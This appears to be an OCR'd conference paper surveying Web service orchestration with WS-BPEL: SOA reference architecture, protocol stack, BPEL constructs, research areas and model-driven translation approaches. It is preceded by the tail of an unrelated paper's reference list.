[31] D. Benz, A. Hotho, and G. Stumme, "Semantics made by you and me: Self-emerging ontologies can capture the diversity of shared knowledge," in *Proc. of the 2nd Web Science Conference (WebSci10)*. Raleigh, NC, USA: Web Science Trust, 2010.

[32] A. Broder, R. Kumar, F. Maghoul, P. Raghavan, S. Rajagopalan, R. Stata, A. Tomkins, and J. Wiener, "Graph structure in the web," *Comput. Netw.*, vol. 33, no. 1-6, pp. 309–320, 2000.

[33] V. Zlatić, M. Božičević, H. Štefančić, and M. Domazet, "Wikipedias: Collaborative web-based encyclopedias as complex networks," *Phys. Rev. E*, vol. 74, p. 016115, Jul 2006.

[34] A. Clauset, C. R. Shalizi, and M. E. J. Newman, "Power-law distributions in empirical data," *SIAM Rev.*, vol. 51, pp. 661–703, November 2009.

Models for the development of Web service orchestrations

J. Matković*, K. Fertalj **
* JP Elektroprivreda HZ-HB d.d. Mostar, Mostar, Bosna i Hercegovina
** Fakultet elektrotehnike i računarstva, Mostar, Bosna i Hercegovina
jelena.matkovic@ephzhb.ba

Abstract - Adoption of Web services delivered interoperability among different platforms. Nevertheless, a real contribution of service oriented systems is not only operability but powerful ways of inter and intra-corporative integration of autonomous IT systems. The most popular term, mentioned in this context, is - orchestration. Orchestration is a strongly supported mechanism which enables integration of component Web services into executable workflow processes. It uses XML based WS-BPEL language as a de-facto standard. This article inspects possible interaction patterns that are offered by WS-BPEL language and inspects different proposals for the development of WS-BPEL models. Most of them are based on model driven development where workflows are specified using languages with visual annotation or with higher level of abstraction which enable easier development or formal checking. Those models are afterwards automatically or semi-automatically translated into abstract and latter into executable WS-BPEL models.

I. INTRODUCTION

One of the main contributions of the SOA paradigm is an easy integration of diverse applications into processes that support long-running business transactions, workflow-based execution of business steps, error-handlings, compensation logic, messages transformations, protocol mediation and so forth. Integration is possible because of mechanisms that were developed accordingly with SOA paradigm and two the most popular are - orchestration and choreography. These mechanisms implement intra-corporative integration (*Enterprise Application Integration*, EAI) as well as inter-corporative integration (*Business to Business*, B2B).

Choreography is an integration mechanism that describes message sequences between different parties, and conditions and constraints under which messages are exchanged in an inter-organizational business process [1][2]. Choreography can be described from a global, and a local perspective. The global model of choreography specifies the message exchanges from an overall point of view [1]. The local choreography model defines the message interactions from the perspective of one party [1].

While choreographies serve as interaction contract between business partners, they are not meant to be executed by themselves [3]. Choreography model is described using XML-based WS-CDL language [2]. Since it is a global model of collaborations between all involved parties, each involved party can use it to build and test solutions that conform to this global model [2][3]. Choreography can be seen as a coordination mechanism between atomic Web services.

Orchestration is another integration mechanism which is very powerful and strongly supported by many vendors. Orchestration usually refers to an executable inter-organizational process that is provided by one party [1]. This executable process interacts both with external services of the other partners and with internal services. Language used for definition of orchestrations is WS-BPEL [4]. Orchestration models written in WS-BPEL are executable but they can also be abstract. Abstract processes serve a descriptive role [4]. Orchestration is usually seen as a mechanism for composition of atomic Web services. Since orchestration and choreography are closely tied up, there are approaches for deriving orchestrations from choreographies [1][5][6][3].

After a short introduction about main concepts related to SOA systems, let us inspect what the aim of this paper is and how it is organized. Section I gives an overview of high level perspective of reference architecture for SOA systems [7]. This high level perspective will give an answer where integration mechanisms are situated in the SOA architecture. Since standardization is tightly related to SOA, section II introduces SOA standard stack. Section III inspects main constructs of WS-BPEL language which is de-facto standard used for the development of orchestrations. This section concludes with the summary of patterns that can be modelled using WS-BPEL constructs. In section IV research areas related to orchestrations are identified. Those areas are challenging for a research since there are many unsolved or partially solved issues. Models for easier or formal development of orchestrations are presented in chapter V. Future work concludes the paper.

II. SOA REFERENCE ARCHITECTURE

In order to gain a better perspective of SOA, it is important to define its reference architecture. Reference architecture models the abstract architectural elements in the domain, independent of the technologies, protocols, and products that are used to implement the domain [8]. It can be defined at many levels of abstraction and for different purposes. High-level perspective of SOA reference architecture, proposed by the Open Group, and derived from the IBM, is described in [7]. It is used as a referent one in the paper because of its simplicity and its




Figure 1. A High level perspective of SOA reference architecture

abstraction level. Fig. I describes a high level perspective of SOA reference architecture [7].

According to [7], SOA reference architecture is consisted of nine layers. The most important layers are the first five layers: *Operational Systems Layer*, *Service Components Layer*, *Services Layer*, *Business Processes Layer*, and *Consumers Layer*. They form a backbone of the SOA infrastructure. Every layer can be described in logical and physical aspect. Physical aspect describes how to implement each layer, whereas logical one describes building blocks of each layer in order to understand it. Following descriptions represent logical aspects of SOA layers.

Operational Systems Layer represents a collection of applications and data (programs and used databases) that already exist in the enterprise and can be potentially reused to implement functionalities of components in the *Service Components Layer* [7].

Service Components Layer is consisted of code containers that implement functionalities and maintain QoS of exposed services from *Services Layer* [9], and of wrappers that are used to expose functionalities of applications from the *Operational Systems Layer*.

Services Layer is consisted of exposed services, i.e. of abstract specifications of components from the *Service Components Layer*. These exposed services can be discovered, or can be statically bound and then invoked, or exploited as a part of composition systems [10]. Some service components from *Service Components Layer* may consume services from this layer in order to support integration [7]. These kinds of consumed services are *internal services* which are used to perform some intermediate functionality which will be delivered to certain service components (composite services). In this context, composite services are those ones that call other services, and they are transitively dependent of those services they call.

In today's business solutions, business processes play a central role in bridging the gap between business and IT. A business process captures the activities needed to accomplish a specific business goal [7]. *Business process layer* is consisted of business processes that are defined as compositions or coordination of services from the services layer.

Presentation layer is consisted of capabilities required to deliver functions of lower layers to end users or to other applications in application-to-application communication [7]. Although this layer is out of scope for discussions around SOA [10], it is advisable to use standardized ways when developing user interfaces. One of them, worth to be mentioned, is WSRP standard which offers a set of presentation-oriented Web service interfaces that allow the inclusion of and interaction with content from Web services [11].

In SOA reference architecture there are also vertical layers that intersect each of five, previously described, horizontal layers and those are *Integration* and *QoS Layer*. *Integration Layer* performs integration from *Operational Systems Layer* up to *Business Processes Layer*. Different adapter patterns can be used as mechanisms of integration from the operational systems layer into the service components layer [12]. Integration from service components layer into services layer is done using WSDL protocol which specifies binding, implying a location where services are provided [10]. Integration from *Service Components Layer* up to *Business Process Layer* is performed using mechanisms of *Enterprise Service Bus* (ESB). ESB, which has already been mentioned in the introduction, allows intelligent routing, long-running business transactions, protocol mediations, translating messages, running a large number of concurrent processes, etc.

QoS Layer has an aim to ensure that the service-level agreements (SLAs) and quality of services (*QoS*), expressed as a set of non-functional requirements of services like security, performance, availability, performance and scalability, are fulfilled successfully [12].

III. PROTOCOL STACK

Two previous chapters described main streamlines about SOA and Web services. This chapter inspects protocol stack of SOA infrastructure. It is important to

inspect all standard related issues because standardization is one of the main aspects of SOA.

It has already been stated that services form a backbone of SOA systems and that Web services are their most prevalent implementation. Set of protocols, that implements Web services, are WSDL [13], SOAP [14], and UDDI [15] - for description, communication, and discovery respectively.

WSDL is XML based and it is used to define public interfaces of Web services. Those interfaces describe messages being exchanged, operations, bindings, endpoints etc. Construct defined inside of WSDL are divided into abstract and concrete. Abstract definitions can be shared among many Web services. All those Web services are then of the same type.

Messages, exchanged between Web services and their clients, are contained within SOAP messages [14], and transported using traditional transport protocols, like HTTP. Entities involved in the process of communication are SOAP senders, SOAP receivers, and SOAP intermediaries who receive messages and forward them to their ultimate receivers. SOAP envelope holds business data while SOAP headers can be used to transport data related to addresses of ultimate receivers.

The third protocol, related to Web services, is UDDI protocol which represents public or private registries of Web services and programmatic interfaces for publishing, retrieving, and managing information about services described therein [15]. If there are multiple nodes of registries, they are replicated on a regular basis [16]. UDDI, WSDL, and SOAP form a basic package related to Web services.

Web services are not the only mechanism introduced with SOA. As already stated in the paper, there are mechanisms for development of composite applications (made of Web services) as well. When talking about Web services, a situation with standards is quite clear, but there is a lot of mess when talking about standards used for composition and coordination.

Choreography is a coordination mechanism that tracks message exchanges between Web services [17]. It describes global interactions and it is not executable. However, they can serve as blueprint for actual business process implementation for the different partners [3]. Protocols used for describing choreographies are WS-CDL [2] and WSCI [18]. A comparative analysis of two standards is given in [19].

Orchestration is a mechanism that refers to composition of Web services. It is executable and interacts with partner Web services [17]. De facto standard, used for specification and execution of orchestrations, is WS-BPEL [20] which suppressed vendor specific protocols XLANG and WSFL defined previously. BPMN [21] is a similar language for modelling of business processes, except that BPMN is not executable so its model must be translated into WS-BPEL [22] or implementation details must be added [23] in order to be executable. Modelling in WS-BPEL and BPMN languages is often made using graphical front ends which simplify this process and are more user-friendly to the business analyst [24].

TABLE I. A LIST OF WS-*SPECIFICATIONS AND THEIR RELATIONS TO WEB SERVICE STANDARDS AND WS-BPEL

	Web services	WSDL	SOAP	WS-Policy	WS-Coordination	WS-BPEL
WSDL	Describes		Binds to		Describes the service for	
SOAP	Enables communication between					
UDDI		Enables discovery of	Is accessed using			
WS-Security	Provides end-to-end security for		Uses	Uses		
WS-Policy	Governs		Uses			
WS-Transaction	Enables distributed transactions for				Provides protocols for	Provides protocols for
WS-RealiableMessaging	Improves reliability of		Provides guaranteed delivery for	Uses		
WS-Coordination	Manages context across		Uses			Manages context for
WS-BPEL	Orchestrates	Describes the service for	Uses			

There are also lots of WS-* specifications laying on top of Web service standards and providing a wide range of quality properties for the communications processes. Some of them are presented here. *WS-addressing* [25] provides a standard way of representing Web service endpoints in messages (known as *Endpoint References*), as well as numerous additional addressing characteristics. *WS-ReliableMassaging* framework [26] ensures guaranteed delivery of SOAP messages and a guarantee that messages are delivered in the order in which they are sent. When a group of Web services collectively interact to execute a unit of programming logic, it will often be required for these services to share a common context. *WS-Coordination* context management framework [27] provides a framework for context management. Web service contracts can be extended with policies that express additional constraints, requirements, and qualities that typically relate to the behaviours of services. *WS-policy* [28] is a language used for that purpose. *WS-AtomicTransaction* specification [29] enable cross-service transaction functionality comparable to the ACID-compliant transaction features found in most distributed application platforms. *WS-security* framework [30] provides fundamental characteristics of primitive security architecture for xml and web services, like: identification, authentication, authorization, integrity and confidentiality. *WS-Discovery* [31] defines a multicast discovery protocol to locate services. Relations between described specifications are described in the Table I [32].

IV. WEB SERVICE ORCHESTRATIONS

As already stated - mechanisms for the integration of standalone and loosely-coupled Web services were developed accordingly with SOA paradigm. Orchestration and choreography are the two most popular among those mechanisms. Orchestration is tightly related to WS-BPEL language and its constructs. Main concepts related to orchestrations have already been defined in the introduction of the paper. This paragraph defines main constructs of WS-BPEL language that is used to form a orchestration skeleton. Orchestration represents workflow execution of business steps and it is usually denoted as a business process. This process communicates with stand-alone Web services via partners. Partners provide Web services to the process, consume Web services from the process or interact in a two-way asynchronous conversation with the process. Every WS-BPEL process is itself a Web service described using WSDL. Using this idea as a foundation, more and more complex processes can be created out of lower level Web Service relationships.

Communication between process and its partners can be synchronous or asynchronous. Asynchronous communication is usually applied for long-lasting operations, while synchronous one for operations that return a result in a relatively short time [4]. The main construct that defines relationship between a partner and the process is a <*PartnerLinkType*>. A <*PartnerLinkType*> characterizes the conversational relationship between two services by defining the roles played by each of the services in the conversation and specifying the *portType* provided by each service to receive messages within the context of the conversation. Each role specifies exactly one WSDL *portType*. A <*partnerLinkType*> is defined inside of WSDL interfaces of partner Web services as an extension element using the WSDL 1.1 language extensibility feature. It can be placed into a separate WSDL document when the referenced *portTypes* are defined in two different services and then the WSDL import element (for importing the two different WSDL documents) must be used. Another scenario is to place them directly into the originating WSDL document and that is performed when the referenced *portTypes* exist in the same *targetNamespace*.

<*PartnerLinks*> are instances of *PartnerLinkTypes*. Within a *PartnerLink*, the role of the business process itself is indicated by the attribute *myRole* and the role of the partner is indicated by the attribute *partnerRole*.

PartnerLinks and *PartnerLinkTypes* are statically dependent on the abstract interface defined by *portTypes*, but not on the Ports which provide actual access information, including communication service endpoints and other additional implementation details. These implementation details can be dynamically discovered using endpoint references. An endpoint reference makes it possible in WS-BPEL to dynamically select a provider for a particular type of service. The WS-Addressing standard provides the schema for the *EndpointReference* type. Variables of this type can be assigned to a *PartnerLink* in order to modify the address and service information, thus providing the ability to modify the *PartnerLink* at runtime. Concrete semantics for doing this is specified in [33].

Variables are an important constructs used in WS-BPEL processes. They are used hold an incoming message from a partner, outgoing message to a partner, data required to hold the state of a process instance etc. WS-BPEL uses three kinds of variable declarations: WSDL message type, XML Schema type (simple or complex), and XML Schema element. WS-BPEL uses Xpath [34] as a query language to access variables. Variable updates occur through the <*assign*> activity.

During its lifetime, a business process instance typically holds one or more conversations with partners involved in its work. So WS-BPEL process needs to deliver messages not only to the correct destination port, but also to the correct instance of the business process that provides the port. When talking about instance routing, emphasis is to rely on the business data and communication protocol headers and to avoid implementation-specific tokens. <*correlationSet*> is a construct used for instance management. It holds a set of properties shared by all messages in the correlated group. The correlated group is a group of operations that use those correlating properties.

Process logic inside of WS-BPEL is expressed using activities divided into basic and structured activities. Basic activities perform elemental actions, while structured ones encode control-flow logic and therefore can contain other basic and/or structured activities recursively.

A list of basic activities is presented first. <*invoke*> activity is used to invoke an operation offered by a partner. Operations can be request-response or one-way

operations, corresponding to WSDL 1.1 operation definitions. Business process provides services to its partners through inbound message activities <*receive*>, <*pick*> and <*onEvent*> and corresponding <*reply*> activities. The <reply> activity is used to send a response to a request previously accepted through an inbound message activity such as the <*receive*> activity. <*receive*> waits for an invocation to arrive, while <receive> combined with <*reply*> are used to model asynchronous request-response interactions. <*receive*> activity plays a significant role in creating instances of the process. The only way to instantiate a business process in WS-BPEL is to annotate a <*receive*> activity (or a <*pick*> activity) with the *createInstanceattribute* set to "*yes*". The <*throw*> activity is used when a business process needs to signal an internal fault explicitly. The <*wait*> activity specifies a delay for a certain period of time or until a certain deadline is reached. The <*empty*> activity does nothing and can be used to provide a synchronization point. The <*exit*> activity is used to immediately end the business process instance. The <*rethrow*> activity is used in fault handlers to throw the fault they caught. A WS-BPEL process definition can include new activities, which are not defined by its formal specification, by placing them inside the <*extensionActivity*> element.

Structured activities prescribe the order in which a collection of activities is executed. The set of structured activities in WS-BPEL is not intended to be minimal. WS-BPEL structured activities can be divided into three categories: sequential control, concurrency and synchronization, and choice.

Important construct of WS-BPEL is a <*scope*>. A <*scope*> provides the context which influences the execution behaviour of its enclosed activities. A <*scope*> can declare elements that are visible only within the <*scope*>. A list of elements that can be declared in this way can be found in [4]. Every <*scope*> can have handlers that are associated to it. A list of available handlers is described below.

WS-BPEL processes leverage the concept of compensation. Compensation can be defined as a set of application-specific activities that attempt to reverse the effects of a previous activity that was carried out as part of a larger unit of work that is being abandoned. <*compensationHandler*> is a wrapper for an activity that performs compensation. <*compensate*> and <*compensateScope*> activities are used to invoke compensation handlers. Fault handling in WS-BPEL is something similar to compensation logic and it is designed to be treated as "reverse work," in that its aim is to undo the partial and unsuccessful work of a scope in which a fault has occurred. Compensation is not enabled for a scope that has had an associated fault handler invoked. Explicit <*faultHandler*>, attached to a scope provide a way to define a set of custom fault-handling activities, defined by <*catch*> and <*catchAll*> constructs. Termination handlers <*terminationHandler*> provide the ability for scopes to control the semantics of forced termination to some degree. Each scope, including the process scope, can have a set of event handlers <*eventHandlers*>. These event handlers can run concurrently and are invoked when the corresponding event occurs.

As it can be seen, WS-BPEL offers lots of constructs for modelling different kinds of business process elements. Summary of design patterns that can be modelled by previously explained WS-BPEL constructs are following: long-running business transactions, instance management, structured programming of processes (condition statements, loops, parallelism), event, fault and compensation handling, data manipulation, dynamic binding of partners (in conjunction with WS-Addressing), runtime-lookups for services (in conjunction with UDDI registries) or dedicated discovery services or WS-BPEL extensions [35].

V. RESAEARCH AREAS RELATED TO ORCHESTRATIONS

Although, some issues around orchestrations are quite standardized, there are still lots of orchestration fields that are not so standardized and are subject of intensive research. This chapter identifies categories of these research activities and presents some of them inside of each category.

A. Web Services Granularity Design Pattern

When developing atomic Web services, it is important to determine a right amount of functionality encapsulated inside of every one of them (level of granularity). Fine-grained services address small units of functionality or exchange small amounts of data, while coarse-grained services encapsulate larger chunks of capability, reducing the number of requests, necessary to accomplish a task, but on the downside, they might return excessive quantities of data, or it might be difficult to change them to meet new requirements [36]. There must be some well defined criterion that proposes what a well defined service is. According to [36], an important criterion is an adaptation to business processes. They say: "*the more a company can leverage a service for multiple processes, the more useful it is.*" One of the methods to determine services granularity is a functional decomposition [37]. Functional decomposition is a top-down approach and it is in contrast with the bottom-up one [38], even though their combination is often proposed [39]. Bottom up approach is usually used when there are existing systems that are going to be exposed as Web services.

B. Web Services Versioning Design Pattern

Web services versioning pattern includes all activities related to the versioning of public interfaces when changes occur inside of Web services. Web services are, just like any other software system, subject to permanent change. This software adaptation process is usually referred to as "software evolution", and is subject to a vital research community [40]. In order to perform versioning on server side, service registries need to store not only service versions but also service version graph which describes how they relate to each other [40]. Client side must use proxies which perform all communication with Web services and mentioned communication must be message based, not RPC based. Proxies should also perform selection over public registries and choose the

most appropriate version of Web services based on selection strategy [40]. This is just one approach and it is quite sure that contributions can be made to this design pattern part of SOA systems.

C. Legacy Systems Integration Pattern

There are lots of legacy systems offering well established functionalities. In order not to discard those systems, there are efforts trying to find the most optimal methods to exploit their functionalities and present them as services. It is important to determine what can be migrated from the original legacy system, and how the migration can be executed [41]. Generally, methodologies for integrating legacy systems in SOAs can be categorized into three classes: black-box reengineering techniques which integrate systems via adaptors, white-box reengineering techniques which require code analysis and modification to obtain the code components to be presented as Web Services, and grey-box techniques that combine black-box and white-box approaches [42].

Legacy systems possess functionalities that are valuable to the business. If there is no plan to discard them, it is important to find a methodology to integrate them into a new SOA system. Alternative to this integration is to write the same code using Web service technologies but from scratch which is very expensive and time consuming. Valuable contributions can be made to this design pattern.

D. Discovery mechanisms

There are several approaches for providing discovery functionality. Among them are Web service registries, Web service search engines, dedicated discovery Web services and other Web service discovery approaches [35]. UDDI supports mainly static Web services with long-term availability. Interaction with WS-BPEL processes is not provided.

Search engines provide also provide means for discovery but with similar limitations as registries.

Dedicated discovery is also a very popular approach. Specialized Web service performs discovery based on its internal mechanism [44]. That discovery service can be invoked by other services or by WS-BPEL process and can bind them to a search result using endpoint references (WS-Addressing).

According to [35], they have developed approach for service and device discovery as proposed by DPWS [45]. They developed special extensions for discovery to WS-BPEL. The approach is based on the Web service protocols *WS-Discovery*, *WS-MetadataExchange* and *WS-Transfer* which have to be provided by the WS-BPEL engine in order to support device and service discovery. For WS-BPEL engines that do not support mentioned additional standards, dedicated discovery services (performing the same logic) are introduced.

E. Communication patterns inside of orchestrations

According to [46] there are several types of communication systems offering cross-platform communication. They are categorized in the following manner: *remote procedure* and *object calls*, *message-queuing systems*, *shared data spaces*, and *publish/subscribe systems*. Publish/subscribe mechanism over extended time periods is extremely popular communication design pattern since *event-driven architecture* (EDA) [47] is tightly related to SOA. Generally publish/subscribe mechanism can be implemented in three different forms: *list-based*, *broadcast-based* and *content-based* [48].

In [49] publish/subscribe mechanism is enriched with interpreter services which are standalone services that intercept messages sent from their publishers and forward them to their subscribers at runtime [37]. All code that performs publishing, subscribing and interpreting is hidden inside of private logic of standalone Web services that offer public interfaces for publishing, subscribing and interpreting. Those standalone Web services can be orchestrated in a standard fashion using WS-BPEL.

Asynchronous Queuing is a variant of *message-queuing systems*. It establishes a central queue, where messages are put and from which messages are consumed, avoiding locking scenarios. *Synchronous Queuing* as opposed can be used for event-triggered communication [49].

The Intermediate Routing Pattern provides intelligent agent-based message routing [37]. Message paths can be dynamically determined using intermediary routing logic [50] which can be defined in the design time or computed during the runtime [51]. Routing logic is based on the content of message headers or on the content of message bodies and it can applied on SOAP or even on binary message formats [51].

According to [53], *message bus* pattern possesses uniform public interfaces and new services can be attached to it without any impact as long as they conform to those public interfaces. As opposed to *message bus* pattern, *message broker* pattern exposes different interfaces to the collaborating applications, and it can translate messages between these interfaces. In other words, the message broker does not enforce a common interface on the applications [54]. *Message bus*, as well as *broker pattern* should encapsulate certain mechanism inside themselves in order to know where to forward messages.

As it can be seen, there different design patterns and possibilities for their combinations and it is quite sure there is a lot of place for research in order to determine optimal design patterns and models for their development.

VI. MODEL DRIVEN DEVELOPMENT OF ORCHESTRATIONS

As it can be seen from the abstract, main focus of the paper is to present approaches of different models that are used for easier or formal development of WS-BPEL orchestrations. WS-BPEL is extremely complex XML based language. It is not intuitive and XML markup is extremely complex. Most developers are used to general purpose programming languages and WS-BPEL syntax is something new to them. Because of all these facts, there

are lots of efforts trying to develop models which ease the process of orchestrations development. This approach to development is known as a *model-driven development* (MDD) [56][57] in which orchestrations are specified using different models and afterwards translated into WS-BPEL code. Generally, models may be developed as a precursor to implementing the physical system, or they may be derived from an existing system or a system in development as an aid to understanding its behaviour [57]. Following analysis presents some approaches to model-driven development of orchestrations.

In [58] orchestrations are modelled using UML4SOA which represents UML extended with service specific model elements. Orchestrations modelled in UML4SOA are later converted into WS-BPEL and WSDL. In [58] there is an emphasis to introduce a minimal set of stereotypes for modelling SOA orchestrations making UML diagrams less complex. A first detailed mapping from UML to WS-BPEL is describes in [59], but according to [58] it introduces stereotypes for almost all BPEL 1.0 activities – even for those already supported in plain UML, which makes the diagrams hard to read. According to [58] other similar proposals for transformation from UML to WS-BPEL are presented in [60][61][62] but they lack extensions to model vital parts of orchestrations like compensation handling. Some proposals make UML diagrams extremely complex. Reference [63] represents model driven composition development ranging from abstract service definition, scheduling, construction, execution and evolution. Compositions are developed using *Basic Abstract Elements* and afterwards they are gathered into compositions using *Composition Rules*. Developed model is translated into WS-BPEL code in the final (execution) phase.

In reference [64] business processes are specified in computational independent models (CIM models) using BPMN notation and transformed into platform independent models (PIM models) also described using BPMN notation. Methodology presented in [64] includes parallel development of process performance indicators (PPIs) that serve for monitoring of orchestrations. Meta-models of PPIs are developed at CIM and PIM levels. PPI model at PIM level is merged with PIM orchestration model into platform specific model (PSM) which represents an orchestration model enriched with monitoring capabilities. PSM model is at the end translated into WS-BPEL executable code.

In [65] a lightweight variant of WS-BPEL language (*Blite)* is designated as well as Java engine *Blitec* which translates *Blite* code into WS-BPEL code deployable on the engine *ActiveBPEL* [66]. *Blitec* is defined as a language with a simpler syntax and a well-defined operational semantics. It only retains the core features of WS-BPEL. A complete *Blite* code is consisted of behavioural aspects of the orchestration and of a declarative part which contains implementation details. Lots of languages (that easy the development of orchestrations) try to retain the core features of WS-BPEL because WS-BPEL set of construct is not a minimal one [4], i.e. there are redundant constructs inside of it.

In [67] there is a proposal for transforming elements of BPMN into WS-BPEL elements. They also identify two problems that occur during transformation from BPMN into WS-BPEL. Firstly, BPMN diagram must be enriched with all implementation details before transformation into WS-BPEL. Secondly, badly constructed BPMN diagram can lead to invalid WS-BPEL code.

Choreography, as a mechanism, has already been introduced in the paper. There are approaches that perform derivation from choreographies into orchestrations. So, according to this approach, orchestrations can be developed upon choreographies [1][5][6][3].

There are approaches that focus on formal specification of Web service interactions because formal representation allows easier verification and detection of unexpected behaviours. Formal specification represents a specification of a system using a precise and unambiguous language. Unambiguous specifications are inherently testable, and impossible to interpret in more than one way [68]. Languages that fit into defined category are languages of process algebra, state charts and Petri nets. In [69] WS-CDL model with expressed time priorities is transformed into *prioritized-timed* Petri net model which allows a good perspective on dynamic behaviour of a system. In [70] π-like formalism is introduced and it allows generation of verified BPEL code and correction of existing BPEL specifications. Formal representation and associated logic allow a design time verification of the model behaviour and strengthen the correctness of service compositions. That is a reason why lots of research activities try to make contributions in this area.

There are many proposals for the development of models and rules of their transformation into executable WS-BPEL code. Lots of contributions can be made to this field. Firstly, it is necessary to identify subset of WS-BEL elements that is sufficient for development of all kind of scenarios inside of business processes. Secondly, a model for easier development of orchestrations must be specified as well as a transformation mechanism that must perform one to one mapping.

VII. CONCLUSION

This paper tried to define what orchestrations are and to introduce constructs of WS-BPEL language which is used for expressing orchestrations. Afterwards, main research areas, related to unsolved challenges in orchestrations, are introduced. Final part of the paper introduces approaches to model driven development of orchestrations. Different models and approaches are presented as a part of that paragraph. Future work is devoted to more detailed inspection of existing models used for easier and formal development of orchestrations and to transformation rules that map those models into final products – executable orchestrations. As an outcome of this work, a proposal for a proper model and transformation mechanism will be given. Considering identified research areas related to orchestrations, future work will also inspect current research of those areas in more detail and will give proper solution for each area: *Web services granularity determination*, *Web services versioning*, *discovery mechanism,* and *communication*

pattern design. As a completion of the work, a complete development methodology that integrates all previously mentioned proposals will be developed.

REFERENCES

[1] Mendling, J., Hafner, M., "From WS-CDL choreography to BPEL process orchestration", Journal of Enterprise Information Management, Vol. 21, No. 5, pp. 525 - 542, 2008.

[2] Kavantzas, N., Burdett, D., Ritzinger, G., Fletcher, T., Lafon, Y., Web Services Choreography Description Language Version 1.0, W3C Working Draft, December 2004., Available at: http://www.w3.org/TR/2004/WD-ws-cdl-10-20041217/

[3] Decker, G., Kopp, O., Leymann, F., Weske, M., "Interacting services: from specification to execution",Data & Knowledge Engineering, Vol. 68, no. 10, Elsevier Science Publishers, 2009

[4] Alves, A., Arkin, A., Askary, S., Barreto, C., Bloch, B., Curbera, F., et.al., Web Services Business Process Execution Language Version 2.0, OASIS Standard, April 2007., Available at: http://docs.oasis-open.org/wsbpel/2.0/OS/wsbpel-v2.0-OS.html

[5] Rosenberg, F., Enzi, C. , et al. - Integrating quality of service aspects in top-down business process development using WS-CDL and WS-BPEL. In Eleventh IEEE International EDOC Enterprise Computing Conference (EDOC 2007): pp. 15-26, 2007.

[6] Weber, I., Haller, J., et al. "Automated derivation of executable business processes from choreographies in virtual organisations", International Journal of Business Process Integration and Management, Vol. 3, No 2., pp. 85-95, 2008.

[7] Arsanjani, A., Zhang, L., Ellis, M., Allam, A., Channabasavaiah, K. (2007), Artificial Linguistic Internet Computer Entity,[Online]. Available:https://www.ibm.com/developerworks/library/ar-archtemp/, Last visited: 13.02.2011.

[8] Estefan, J., Laskey, K., Francis, G., Thornton, D., Reference Architecture Foundation for Service Oriented Architecture Version 1.0, Committee Draft 02, October 2009., Available at: http://docs.oasis-open.org/soa-rm/soa-ra/v1.0/soa-ra-cd-02.pdf

[9] Zhang, L., Zhang, J. - Design of Service Component Layer in SOA Reference Architecture. In 2009 33rd Annual IEEE International Computer Software and Applications Conference: pp. 474-479, 2009.

[10] Arsanjani, A. (2004), Service-oriented modeling and architecture,[Online]. Available:http://www.ibm.com/developerworks/webservices/library/ws-soa-design1/, Last visited: 13.02.2011.

[11] Thompson, R.,Web Services for Remote Portlets Specification v2.0, OASIS Standard, April 2008., Available at: http://docs.oasis-open.org/wsrp/v2/wsrp-2.0-spec.html

[12] Haines, M., Chan, L., Ang, C., Tan, P., Lee, H., Cheng, Y.,Web Service Implementation Methodology, Public Review Draft, July 2005., Available at: http://www.oasis-open.org/committees/download.php/13420/fwsi-im-1.0-guidlines-doc-wd-publicReviewDraft.htm

[13] Chinnici, R., Moreau, J., Ryman, A., Weerawarana, S., Web Services Description Language (WSDL) Version 2.0 Part 1: Core Language, W3C Recommendation, June 2007., Available at: http://www.w3.org/TR/wsdl20/

[14] Mitra, N., Lafon, Y., SOAP Version 1.2 Part 0: Primer (Second Edition), W3C Recommendation, June 2007., Available at: http://www.w3.org/TR/2007/REC-soap12-part0-20070427/

[15] Introduction to UDDI:Important Features and Functional Concepts, October 2004., Available at: http://uddi.xml.org/files/uddi-tech-wp.pdf

[16] Relationship between UDDI and WSDL, Available at: http://help.eclipse.org/indigo/index.jsp?topic=%2Forg.eclipse.jst.ws.consumption.ui.doc.user%2Fconcepts%2Fcwsdlud.html

[17] Daniel, F., Pernici, B., "Insights into Web Service Orchestration and Choreography", International Journal of E-business Research, Vol. 2, No. 1, pp. 58 – 77, Idea Group Publishing, 2006.

[18] Arkin,A., Askary, S., Fordin, S., Jekeli, W., Kawaguchi, K., Orchard, D., et.al.,Web Service Choreography Interface (WSCI) 1.0, Committee Draft 02, August 2002., Available at: http://www.w3.org/TR/wsci/

[19] Turunen, M., Hakulinen, J. Jaspis, J. -A Comparative Study between WSCI, WS-CDL, and OWL-S. In e-Business Engineering, 2009. ICEBE '09. IEEE International Conference on: 377 - 382, 2009.

[20] Alves, A., Arkin, A., Askary, S., Barreto, C., Bloch, B., Curbera, F., et.al.,Web Services Business Process Execution Language Version 2.0, OASIS Standard, April, 2007., Available at: http://docs.oasis-open.org/wsbpel/2.0/OS/wsbpel-v2.0-OS.html - ws-bpel

[21] Business Process Model and Notation (BPMN), Committee Draft 02, August 2002., Available at: http://www.omg.org/spec/BPMN/2.0/PDF/

[22] Business-Driven Software Engineering, Available at: http://www.zurich.ibm.com/~thg/Teaching/BDSE2009/slides/bdse-09.pdf - map-bpmn-bpel

[23] BPMN 2.0 vs BPEL (Oracle BPM VS SOA Suite), Available at: http://www.mandsconsulting.com/bpmn-20-vs-bpel-oracle-bpm-vs-soa-suite - com2-bpmn-bpel

[24] Shapiro, R., A Technical Comparison of XPDL, BPML and BPEL4WS, Available at: http://www.bptrends.com/publicationfiles/comparison%20of%20xpdl%20and%20bpml_bpel%2012-8-02111.pdf

[25] Box, D., Christensen, E., Curbera, F., Ferguson, D., Frey, J., Hadley, M., et.al., Web Services Addressing (WS-Addressing) , August, 2004., Available at: http://www.w3.org/Submission/ws-addressing/

